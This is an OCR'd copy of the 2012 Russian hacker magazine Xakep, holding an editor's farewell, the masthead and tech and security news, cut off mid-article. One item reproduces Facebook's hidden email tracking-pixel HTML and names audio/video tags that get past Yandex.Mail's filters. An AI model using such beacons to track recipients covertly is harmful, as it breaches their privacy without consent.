
САМЫЕ НЕОБЫЧНЫЕ УСТРОЙСТВА С LINUX 112



05 (160) 2012

ПЕРЕХВАТ ТРАФИКА ЧЕРЕЗ WPAD

Honeypot на Amazon: создаем приманку для сплоитов в облаке

РЕКОМЕНДОВАННАЯ
ЦЕНА: 230 р.


ОПАСНАЯ РАЗМЕТКА 018


XML-ТРАНСПОРТ ИСПОЛЬЗУЕТСЯ ЧУТЬ ЛИ НЕ В КАЖДОМ ВТОРОМ ПРИЛОЖЕНИИ. И БОЛЬШИНСТВО ИЗ НИХ ГРЕШАТ УЯЗВИМОСТЯМИ ИЗ-ЗА НЕПРАВИЛЬНОЙ ОБРАБОТКИ РАЗМЕТКИ XML.


046 КАК УСТРОЕН GOOGLE

024 СОБИРАЕМ СЕТЕВОЕ ХРАНИЛИЩЕ ИЗ СТАРОГО ЖЕЛЕЗА

030 ИНТЕРВЬЮ С СОЗДАТЕЛЕМ ТЕРМИНАЛОВ ОПЛАТЫ







Intro

Сегодня особенный для меня выпуск X, ну и вообще — наступил довольно трогательный момент. Дело в том, что юбилейный, 160-й выпуск журнала последний для меня в роли главного редактора X. Со следующего выпуска я с гордостью передаю руководство проектом своему другу и коллеге Стёпе Ильину.

Эти шесть лет для меня были, наверное, пока самыми важными в осознанной жизни: я здорово изменился и многому научился. Оно и понятно: ведь с 20 до 26 лет человек априори многому обучается и априори взрослеет, но для меня все это, безусловно, прошло под знаком X, а журнал и все связанные с ним активности выступили значительным катализатором. За шесть лет я сросся с журналом своим мозгом, друзьями и образом жизни. Работа в X ведь это не просто работа: прежде всего это тусовка, друзья и любимое увлечение.

Поэтому я, конечно, чувствую некоторую трогательную горечь от своего решения: очень тяжело отрывать кусок от самого себя и менять что-либо. Буду с теплотой вспоминать прошедшее время и все, что мы сделали здесь с моими друзьями. Неимоверно благодарен самому главному участнику X-движения: всем нашим читателям и тебе персонально. Респект, бро!

Однако пришло время двигаться вперед — и мне, и журналу. Абсолютно уверен, что Стёпа будет феноменальным руководителем и быстро достигнет тех целей и задач, которые перед ним стоят. Все в порядке у этого решения и с преемственностью: Степа плоть от плоти X-человек и прошел длинный путь от автора статей до главного редактора. Стёпа — невероятный человек, очень прошу всех его поддержать.

В общем-то, все. Еще надо ответить на самый частый из всех вопросов, которые мне задают: чем же я буду заниматься дальше? Короткий и абсолютно честный ответ: глобально я решу это в следующие шесть месяцев, которые проведу в США. Приехал сюда с тремя целями: улучшить свой английский, завести новых друзей и знакомых, найти свежие идеи и вдохновение. В данный момент сижу на лавочке в Централ парке и, честно говоря, с трудом переключил мозг, чтобы написать это Интро :). Привет из Нью-Йорка!

nikitozz,
гл. ред. X

P. S. Забыл отдельно отметить: я полностью сохраняю свою связь с журналом, здесь остаются работать мои друзья. Кроме того, все мои контакты остались прежними: меня можно легко достать по адресу nikitoz@real.xakep.ru. Не прощаюсь — уверен, что еще увидимся на страницах X!

РЕДАКЦИЯ

Главный редактор	Никита «nikitozz» Кислицин (nikitoz@real.xakep.ru)
Шеф-редактор	Степан «step» Ильин (step@real.xakep.ru)
Выпускающий редактор	Николай «gorl» Андреев (gorlum@real.xakep.ru)
Редакторы рубрик	
PC_ZONE и UNITS	Степан «step» Ильин (step@real.xakep.ru)
ВЗЛОМ	Петр Стаховски (petya@real.xakep.ru)
UNIXOID и SYN/ACK	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
MALWARE	Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)
КОДИНГ	Николай «gorl» Андреев (gorlum@real.xakep.ru)
PR-менеджер	Людмила Вагизова (vagizova@glc.ru)
Литературные редакторы	Евгения Шарипова Анна Аранчук

DVD

Выпускающий редактор	Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел	Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео	Максим Трубицын

ART

Арт-директор	Алик Вайнер (alik@glc.ru)
Дизайнер	Егор Пономарев
Верстальщик	Вера Светлых
Билд-редактор	Елена Беднова
Иллюстрация на обложке	Александр Бричкин

PUBLISHING

Учредитель ООО «Гейм Лэнд», 115280, Москва, ул. Ленинская Слобода,19, Омега плаза, 5 этаж, офис № 21. Тел.: (495) 935-7034, факс: (495) 545-0906

Генеральный директор	Дмитрий Агарунов
Генеральный издатель	Андрей Михайлюк
Финансовый директор	Андрей Фатеркин
Директор по маркетингу	Елена Каркашадзе
Управляющий арт-директор	Алик Вайнер
Главный дизайнер	Энди Тернбулл
Директор по производству	Наталья Штельмаченко

РАЗМЕЩЕНИЕ РЕКЛАМЫ

Тел.: (495) 935-7034, факс: (495) 545-0906

РЕКЛАМНЫЙ ОТДЕЛ

Заместитель генерального директора по продажам	Зинаида Чередниченко (zinaidach@glc.ru)
Директор группы TECHNOLOGY	Марина Филатова (filatova@glc.ru)
Старшие менеджеры	Ольга Емельянцева (olgaeml@glc.ru) Светлана Мельникова (melnikova@glc.ru)
Менеджеры	Дмитрий Качурин (kachurin@glc.ru) Елена Поликарпова (polikarpova@glc.ru)
Директор корпоративной группы	(работа с рекламными агентствами) Кристина Татаренкова (tatarenkova@glc.ru)
Старшие менеджеры	Юлия Господинова (gospodinova@glc.ru) Мария Дубровская (dubrovskaya@glc.ru)
Старший трафик-менеджер	Марья Буланова (bulanova@glc.ru)

ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ

Директор	Александр Коренфельд (korenfeld@glc.ru)
Менеджеры	Светлана Мюллер Наталия Тулинова

РАСПРОСТРАНЕНИЕ

Директор по дистрибуции	Татьяна Кошелева (kosheleva@glc.ru)
Руководитель отдела подписки	Виктория Клепикова (lepikova@glc.ru)
Руководитель спецраспространения	Наталья Лукичева (lukicheva@glc.ru)


Претензии и дополнительная инфа:
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru.
Горячая линия по подписке
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999
Для писем: 101000, Москва, Главпочтамт, а/я 652, Хакер

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14.02.2002.


Отпечатано в типографии Scanweb, Финляндия. Тираж 220 000 экземпляров.

Content


HEADER


036

102


128

MEGANEWS



СПУСТЯ ПОЧТИ ТРИ ГОДА С МОМЕНТА ВЫХОДА ВЕТКИ 5.3 был официально представлен релиз языка программирования PHP 5.4.0.

ШУТКИ В СТОРОНУ

АРЕСТОВАНЫ УЧАСТНИКИ LULZSEC


Мы посвятили не одну статью деятельности хакерской группы Lulz Security, наделавшей много шума в прошлом году. Напомним, что перед тем, как красиво «распасться», эти парни успели поглумиться над Sony, Nintendo, несколькими американскими телекомпаниями (включая Fox и PBS), американским сенатом, ЦРУ, полицией США и так далее. Неудивительно, что правоохранительные органы самых разных стран мира были заинтересованы в их поимке и очень старались.


В марте американские спецслужбы объявили об аресте пяти членов группы: по двое из Лондона (Kayla и Topiary) и Ирландии (pwnsauce и palladium), одного — из Чикаго (Anarchaos). Личности всех хакеров раскрыты. По данным новостного агентства FoxNews, возглавлял группу 28-летний Хектор Ксавьер Монсегур, житель Нью-Йорка, отец двоих детей, безработный, известный под ником Sabu. Оказывается, он работал под прикрытием и снабжал информацией ФБР с самого 2011 года, за что теперь может рассчитывать на смягчение приговора (условия сделки с ФБР не разглашаются). Именно по его наводке и были арестованы остальные пятеро членов группы. Обвинения против хакеров выдвинуты стандартные для такого случая: незаконное проникновение в компьютерные системы, удаление информации, похищение конфиденциальных данных, «включая зашифрованную и незашифрованную чувствительную персональную информацию о тысячах жертв».

Хотя шестеро хакеров арестованы, некто выложил на YouTube ролик (youtu.be/rX6Z9x-W5wI), в котором заявляет, что LulzSec возобновит свою деятельность с 1 апреля. «Странно считать, что арест шестерых членов LulzSec мог бы остановить нас», — говорится в ролике.

ДЛЯ САМЫХ ЛЕНИВЫХ И КРЕАТИВНЫХ


ЧТО ДЕЛАТЬ, ЕСЛИ НАДОЕЛО ВВОДИТЬ ПАРОЛИ ВРУЧНУЮ






Часто, очень часто нам приходится набирать самые разные пароли. Настоящие параноики знают, что галочка «сохранить пароль» хотя и удобна, но не слишком хороша с точки зрения безопасности. И вообще лучше пользоваться экранной клавиатурой, старательно закрывая монитор от окружающих :). Но как совместить обыкновенную человеческую лень с безопасностью? Финский программист Джунас Пиладжамаа, похоже, нашел ответ на этот вопрос. Он сконструировал устройство, которое просто вставляется в разъем USB, выдает себя за клавиатуру (USB HID) и само вводит нужные символы! Таким образом, Джунасу даже не нужно запоминать пароли, не то что набирать их. Также суперфлешка умеет и генерировать новые пароли, сохраняя их на будущее. Например, сгенерировать пароль с дефолтной длиной 10 символов можно четырехкратным нажатием клавиши Caps Lock. Устройство размещено в корпусе старой ненужной USB-флешки, внутри собрана плата на базе 8-битного RISC-микроконтроллера ATtiny85 и всех сопутствующих компонентов. У себя в блоге находчивый финн рассказывает, как запрограммирован микроконтроллер, показывает исходники и демонстрирует схему платы: tinyurl.com/73wcvsh.

APPLE ВЫПУСТИЛА IPAD ТРЕТЬЕГО ПОКОЛЕНИЯ, который называется просто «new iPad». За первые три дня с начала продаж было реализовано более трех миллионов устройств!



БЛОКИРОВАТЬ ЛИНКИ НА THEPIRATEBAY.SE начали Windows Live Messenger и другие IM-клиенты, использующие серверы Microsoft. MS пока не комментирует ситуацию.

В SKYPE ПОЯВИЛАСЬ ВЕСЬМА НЕПРИЯТНАЯ ФОРМА РЕКЛАМЫ. Совершая видеозвонок, будь готов увидеть вместо лица собеседника рекламный баннер.



САМЫЙ БЫСТРЫЙ В МИРЕ 3D-ПРИНТЕР собрали в Венском техническом университете. Благодаря методу двухфотонной литографии скорость устройства достигает пяти метров в секунду.

ПОБЕДУ ВО ВТОРОМ КОНКУРСЕ FACEBOOK HACKER CUP одержал россиянин Роман Андреев, 18-летний студент СПбГУ. За первое место он получил приз в размере 5000 долларов.

Альфа-Банк

МУЖСКАЯ КАРТА

Всем держателям «Мужской карты» скидка 50% на любимый журнал «Хакер»

тел. подписки (495)-663-82-77

shop.glc.ru

Оформить дебетовую или кредитную «Мужскую карту» можно в отделениях ОАО «Альфа-Банка», а так же заказав по телефонам:

(495) 229-2222 в Москве | 8-800-333-2-333 в регионах России (звонок бесплатный)

или на сайте

www.mancard.ru

на правах рекламы

НОВАЯ ФИШКА GMAIL: **если письмо попало в спам, в его теле появится блок с пояснением, почему система сочла сообщение нежелательным.**

ПОДЗАРЯДКА ГАДЖЕТОВ ТЕПЛОМ ЧЕЛОВЕЧЕСКОГО ТЕЛА

УДИВИТЕЛЬНУЮ ТКАНЬ РАЗРАБОТАЛ ВЫПУСКНИК УНИВЕРСИТЕТА УЭЙК ФОРЕСТ (США)

Подробности исследований Кори Хьюита и детали о Power felt недавно были опубликованы в журнале Nano Letters. Статью можно найти по адресу: tinyurl.com/822zwtf, однако за чтение полной версии придется заплатить.

Согласись, в наши дни проблема подзарядки многочисленных мобильных устройств очень актуальна. Если ты ведешь активный образ жизни и тебе постоянно нужно оставаться на связи, приходится носить с собой зарядник (а то и не один), постоянно искать розетки и так далее. Увы, беспроводная зарядка гаджетов пока несовершенна и поэтому малопопулярна. Но похоже, в ближайшем будущем у нас могут появиться интересные альтернативы.

Ученый Кори Хьюит разработал материал Power felt, способный превращать тепло человеческого тела в энергию для коммуникаторов, плееров, планшетов. Любое устройство можно зарядить, если просто носить одежду, сделанную с применением Power felt. Похожее на кусок черного войлока устройство собрано из углеродных нанотрубок и пластиковых волокон. Электричество вырабатывается благодаря разнице температур между телом человека и окружающей средой. Хьюит поясняет, что, если из Power felt сделать рубашку или пиджак, мощности хватит, чтобы поддерживать в рабочем состоянии плеер вроде iriver.

Чем холоднее на улице, тем эффективнее термоэлектрический материал вырабатывает электричество. Да-да, в условиях русской зимы Power felt будет особенно хорош :). Радует также потенциальная доступность разработки: новый материал обойдется производителям примерно в один доллар за килограмм, а значит, рубашка из нановойлока не будет стоить несколько тысяч вечнозеленых денег. В настоящее время университет Уэйк Форест, чьим выпускником является Хьюит, уже ведет переговоры с инвесторами на тему промышленного производства Power felt.

ОТКАЗ ОТ МНОГОТОМНЫХ БУМАЖНЫХ ИЗДАНИЙ

СТАРЕЙШАЯ АНГЛИЙСКАЯ ЭНЦИКЛОПЕДИЯ «БРИТАННИКА» (ВЫПУСКАЕТСЯ УЖЕ 244 ГОДА) ПОЛНОСТЬЮ ПЕРЕХОДИТ НА ЦИФРОВЫЕ НОСИТЕЛИ

ХАКЕРЫ В НЕБЕ, В КОСМОСЕ И НА ЛУНЕ

АМБИЦИОЗНЫЕ ПЛАНЫ ПАРНЕЙ С CHAOS COMMUNICATION CAMP И НЕ ТОЛЬКО

Заголовок этой новости может вызвать недоумение и даже показаться немного сумасшедшим, однако группа немецких хакеров-активистов не видит в своей затее ничего смешного и невыполнимого. Эти парни собираются ни много ни мало сконструировать спутниковые модемы и запустить на орбиту сеть самодельных спутников, чтобы обеспечить работу свободной бесцензурной сети, неподконтрольной властям и медиакорпорациям. К таким кардинальным мерам их подтолкнула приснопамятная SOPA — хотя ее пока и не приняли, угроза не миновала. В самом деле, медиакорпорации старательно закручивают интернету гайки, и о каких-то альтернативах думать нужно. Амбициозный космический проект носит имя Hackerspace Global Grid (shackspace.de/wiki/doku.php?id=project:hgg), и впервые о нем рассказали на конгрессе Chaos Communication Camp 2011, что проходил в Берлине в конце зимы. Пока над проектом трудится маленькая, но гордая команда из трех человек: hdz и armin (Армин Бауэр) совместно с инженером Андреасом Хорнигом.

Хакеры вполне здраво оценивают свои силы и понимают, что вряд ли им удастся самостоятельно построить «Буран» :). Парни предполагают, что если у них не получится сконструировать ракеты, то можно будет заплатить российским или европейским компаниям за доставку груза на орбиту. Вообще планируется, что сеть будет состоять из передатчиков и ретрансляторов, установленных в «контрольных точках», с точным определением их местоположения по системам GPS, ГЛОНАСС и Galileo. Остается разработать сами спутники, а также наземные устройства связи и протоколы для спутниковых коммуникаций. Три прототипа наземных базовых станций планируют собрать уже в 2012 году, а готовые модели, возможно, даже покажут на следующем CCC. Интересно, что ориентировочная стоимость устройства не должна превысить 100 евро.

Однако альтернативный спутниковый интернет — это только первая задача, которую поставили хакеры на конгрессе Chaos Communication Camp. Второй проект еще круче: высадка астронавта-любителя на лунную поверхность к 2034 году! Хакеры уверены, что эпоха, когда запуском людей в космос занимались государственные организации, осталась в прошлом. К сожалению, об этой части проекта пока известно очень мало подробностей, так что нам остается только пожелать парням удачи. Как бы то ни было, их упорство и желание что-то изменить уже вызывают уважение.

Кстати, стоит сказать, что о небе недавно задумалась и команда торрент-трекера The Pirate Bay. В блоге TPB появилась запись о том, что администрация ресурса вновь вернулась к размышлениям о месторасположении серверов. Напомним, что в тяжелые для трекера времена рассматривались даже варианты покупки своей собственной страны, где серверы никто не тронет, строительства морской платформы или вариант запуска серверов в космос и приобретения собственного спутника. Теперь команда собирается разместить часть оборудования на борту беспилотных летательных аппаратов, которые будут курсировать над нейтральными водами. На борт дронов погрузят, конечно, не все оборудование, а лишь узлы, которые «будут перенаправлять трафик в секретное место». «Чтобы вывести нашу систему из строя, придется сбивать беспилотники. А это уже настоящие военные действия», — говорится в блоге ресурса.

TASH

TASH

ЗА ПЕРВЫЕ СУТКИ ПОСЛЕ ПУБЛИКАЦИИ БЕТА-ВЕРСИИ WINDOWS 8 ее скачали более одного миллиона раз.

FACEBOOK ШПИОНИТ ЗА ПОЛЬЗОВАТЕЛЯМИ

СТРАННЫЙ КОД В ПИСЬМАХ ОТ КРУПНЕЙШЕЙ СОЦИАЛЬНОЙ СЕТИ ПЛАНЕТЫ

Оказывается, найти не слишком этичные штучки вроде картинок 1×1 px можно не только в спаме, но и в письмах от такого серьезного игрока IT-рынка, как Facebook. Простой пользователь Карл Чатфилд обнаружил в письмах от Facebook следующий кусок кода:

```
<span style=3D""><img src=3D"http://www.facebook.
com/email_open_log_pic.php?mid=3D51178b2G56e57c6
dG1f415bcG0" style=3D"border:0;width:1px;height:
1px;" /><bgsound src=3D"http://www.facebook.com/
email_open_log_pic.php? mid=3D51178b2G56e57c6dG1f
415bcG0&s=3Da" volume=3D"-10000"/></span>
```

По идее, тег <bgsound> предназначен для внедрения в документ звукового файла, который проигрывается в качестве фоновой музыки. Но сегодня по прямому назначению этот тег используют только совсем уж «альтернативно одаренные» личности. Выяснилось, что подобный код Facebook вставляет в каждое письмо! Разумеется, музыка здесь ни при чем. В качестве звукового файла в письмах указан скрипт на сервере Facebook, который фиксирует обращения к нему и записывает результаты в лог. Компания может анализировать эффективность почтовых рассылок, высчитывать точный CTR и прочее. Гаденько, но зато эффективно.

Сам по себе почтовый шпионаж далеко не нов, и с ним борются. Так, Gmail блокирует все без исключения подобные типы контента, а вот «Яндекс.Почта», увы, пропускает <audio src="http://TRACKING_URL/"></audio> и <video src="http://TRACKING_URL/"></video>.


NOKIA ПРЕДСТАВИЛА СМАРТФОН С КАМЕРОЙ 41 МП

ФИННЫ РАЗРАБОТАЛИ НЕЧТО, ПОХОЖЕЕ НА ФОТОКАМЕРУ СО ВСТРОЕННЫМ СМАРТФОНОМ

На выставке Mobile World Congress настоящий фурор произвел смартфон Nokia 808 PureView, укомплектованный 41-мегапиксельной камерой (эффективное разрешение 38 Мп)! Первоначальный прототип этого устройства был готов еще в 2008 году, но потребовалось более сорока конструктивных изменений, чтобы привести его к современному дизайну. Выход Nokia 808 PureView под управлением ОС Symbian Belle намечен на второй квартал этого года, аппарат будет стоить около 450 евро.

«Но как?!» — спросишь ты. Давай разберемся. В камере используется датчик разрешением 41 Мп (7728 5368 пикселей, размер пикселя 1,4 мкм). Формат датчика — 1/1,2 дюйма, то есть он существенно крупнее датчиков не только большинства камер, встроенных в смартфоны (они имеют формат 1/3,2 дюйма), но и многих современных компактных камер. Однако именно высокое разрешение датчика используется для повышения качества снимков. Происходит это путем объединения данных с соседних пикселей для получения итогового изображения. То есть по умолчанию камера формирует изображения в формате 16:9 с разрешением 5 Мп.

Но не стоит забывать, что Nokia 808 PureView — это еще и смартфон. Устройство оснащено AMOLED-экраном размером 4 дюйма (640 360 пикселей). Объем встроенной памяти — 16 Гб (можно расширить с помощью карты формата microSD до 32 Гб). Одноядерный процессор работает на частоте 1,3 ГГц. Время автономной работы в режиме разговора в сети GSM достигает одиннадцати часов, в сети WCDMA — шести с половиной часов.



«ЗЕЛЕНЫЕ» ТЕХНОЛОГИИ НА СЛУЖБЕ IT
Дата-центр Google в Джорджии охлаждается канализационной оборотной водой, потребляя около 378,54 м³ в день.

«ЯНДЕКС» ТЕПЕРЬ СОТРУДНИЧАЕТ С TWITTER.
Поисковик получил полный доступ к записям юзеров и научился находить твиты через несколько секунд после публикации.

ЗА ПОСЛЕДНИЕ ДВА ГОДА НАСА ПОТЕРЯЛО 48 НОСИТЕЛЕЙ информации, сообщает журнал Forbes. На одном из ПК, кстати, содержались команды для управления МКС.


#hacker tweets

@i0n1c:
Я всегда удивлялся, почему Apple удаляет, например, калькулятор из iPad'ов?

@mdowd:
@i0n1c Это такая фишка безопасности — избегать выпрыгивающего калькулятора. Тут уже не покажешь демонстрацию работающего сплоита, запускающего calc :).

@luigi_auriemma:
MS12-020-загадка: пакет, хранимый в «китайском» rdpclient.exe PoC, именно ТОТ САМЫЙ, что я передал в ZDI!!! Кто источник утечки? @thezdi? @microsoft?

Комментарий:
Наделавший много шума PoC-эксплоит для MS12-020 каким-то образом утек, о чем сообщает в своем твиттере автор, продавший уязвимость компании ZDI. Кто виноват?




@DepressedDarth:
Заметил, что Оби-Ван отметился на Звезде Смерти с помощью Foursquare.

@anthonation:
Китайская киберармия, ну почему вы всегда оставляете свой e-mail в боевой нагрузке?

@kpyke:
OK, стремительные бобры, не торопитесь скачивать любой попавшийся Python-скрипт, который называет себя RDP-эксплоитом. Не все Питон-скрипты милые!

Комментарий:
Когда все ждут боевого MS12-020, можно легко сыграть в социнженерию и подсунуть что-то плохое :). Интересно, сколько людей запустили у себя зловредный скрипт, увидев заветные слова «работающий сплоит»?




@NTarakanov:
Вышла новая версия Chrome. @ax330d — убийца SVG-уязвимостей! :) Отличная работа, Артур!

Один из авторов][также отметился с взломом Chrome'а. Надеюсь, ты читал статью Артура Геркиса (@ax330d) в одном из прошлых номеров. Google отблагодарил нашего супергероя и присвоил ему этот титул :).

@ChrisJohnRiley:
Подожди... так тот «неизвестный язык программирования», на котором был написан Duqu... Всего лишь объектно-ориентированный Си (с компилятором MSVC 2008)? #БЛИН!


Комментарий:
Некоторое время назад Лаборатория Касперского заявила, что для создания Дуку был использован неизвестный язык программирования. И вот развязка :).

@scarybeasts:
Pwnium отчет: goo.gl/VZFWS. А также выяснили, что на #Pwn2Own был всего лишь кроссбраузерный Flash. Все самое крутое на #Pwnium.




@thezdi:
О пяти удаленных pre-auth 0days в Samba сообщили вчера, а сегодня от команды Samba получили email о том, что патчи уже готовы. Отлично.

Комментарий:
А ведь что бы ни говорили, дыры есть везде. Не только у мелкомягких. Но зато одни производители быстро выпускают патчи, а другие — нет.



@i0n1c:
Ну, в реальном мире атакующий не беспокоится о побеге из песочницы Chrome'а. Он просто по возможности поимеет ядро.

@i0n1c:
То, что персона Y раскрыла   багов вендору, не означает, что у него не осталось еще N багов в запасе.



@ochsff:
Продал бы Auriemma свой RDP-баг ZDI, если бы он был эксплуатируемый? Это нормальный бизнес-кейс — продавать неэксплуатируемые баги ZDI.

Комментарий:
Да, с боевым эксплоитом для MS12-020 пока что проблемы. Похоже, что червя нам ждать пока рано..

@VUPEN:
Google Chrome — это первый браузер, который пал на #Pwn2Own 2012. Мы использовали эксплоит, обходящий DEP/ASLR и песочницу, и смогли выполнить произвольный код!

Комментарий:
На прошедшем конкурсе Pwn2Own победила команда VUPEN. Самое важное, что они сумели взломать браузер Chrome и обойти его песочницу — комбинацию, считающуюся наиболее безопасной многими экспертами. Детали уязвимости и обхода песочницы неизвестны. Даже Google... Так что — всем бояться, как обычно.

СМАРТФОН, ПЛАНШЕТ, НОУТБУК. ВСЁ В ОДНОМ

ИГОЛКА В ЯЙЦЕ, ЯЙЦО В УТКЕ, УТКА В ЗАЙЦЕ... ПОЧТИ ТАК ЖЕ ВЫГЛЯДЯТ НОВЫЕ ТРАНСФОРМЕРЫ ОТ ASUS :)

На выставке Mobile World Congress, прошедшей в Испании, компания Asus анонсировала гибридное устройство под названием PadFone. Этот хитрый девайс объединяет в себе функциональность смартфона, планшетного ПК и ноутбука. Каким образом? Весьма простым. Итак, начнем с того, что ASUS PadFone — это современный Android-смартфон. Основой изделия выступает двухъядерный процессор Snapdragon S4 с интегрированным GPU Adreno 225, работающий под управлением ОС Android 4.0 (Ice Cream Sandwich). Экран типа Super AMOLED имеет размер 4,3 дюйма и разрешение qHD (960 540 точек); покрыт защитным стеклом Corning Gorilla с пленкой HCLR. Объем флеш-памяти равен 16, 32 или 64 Гб (в зависимости от модификации), причем его можно расширить с помощью карты памяти формата microSD. Устройство оснащено интерфейсами Bluetooth 4.0 и HDMI. Есть модуль GPS (A-GPS), электронный гироскоп и компас. Аппарат поддерживает WCDMA (900, 2100 МГц), EDGE/GPRS/GSM (850, 1800 и 1900 МГц) и HSPA+. Питание обеспечивает батарея емкостью 1520 мАч. Имеется у аппарата и камера разрешением 8 Мп со светодиодной вспышкой, объективом с диафрагмой F/2.2 и автофокусировкой. Разрешение фронтальной камеры — 1,2 Мп. Все перечисленное пока выглядит довольно обыденно. Но от огромного множества других смартфонов PadFone отличают... необычные аксессуары. Во-первых, докстанция PadFone Station. Она расширяет функционал смартфона до полноценного планшетника, собственно — станция и выглядит как стильный планшет 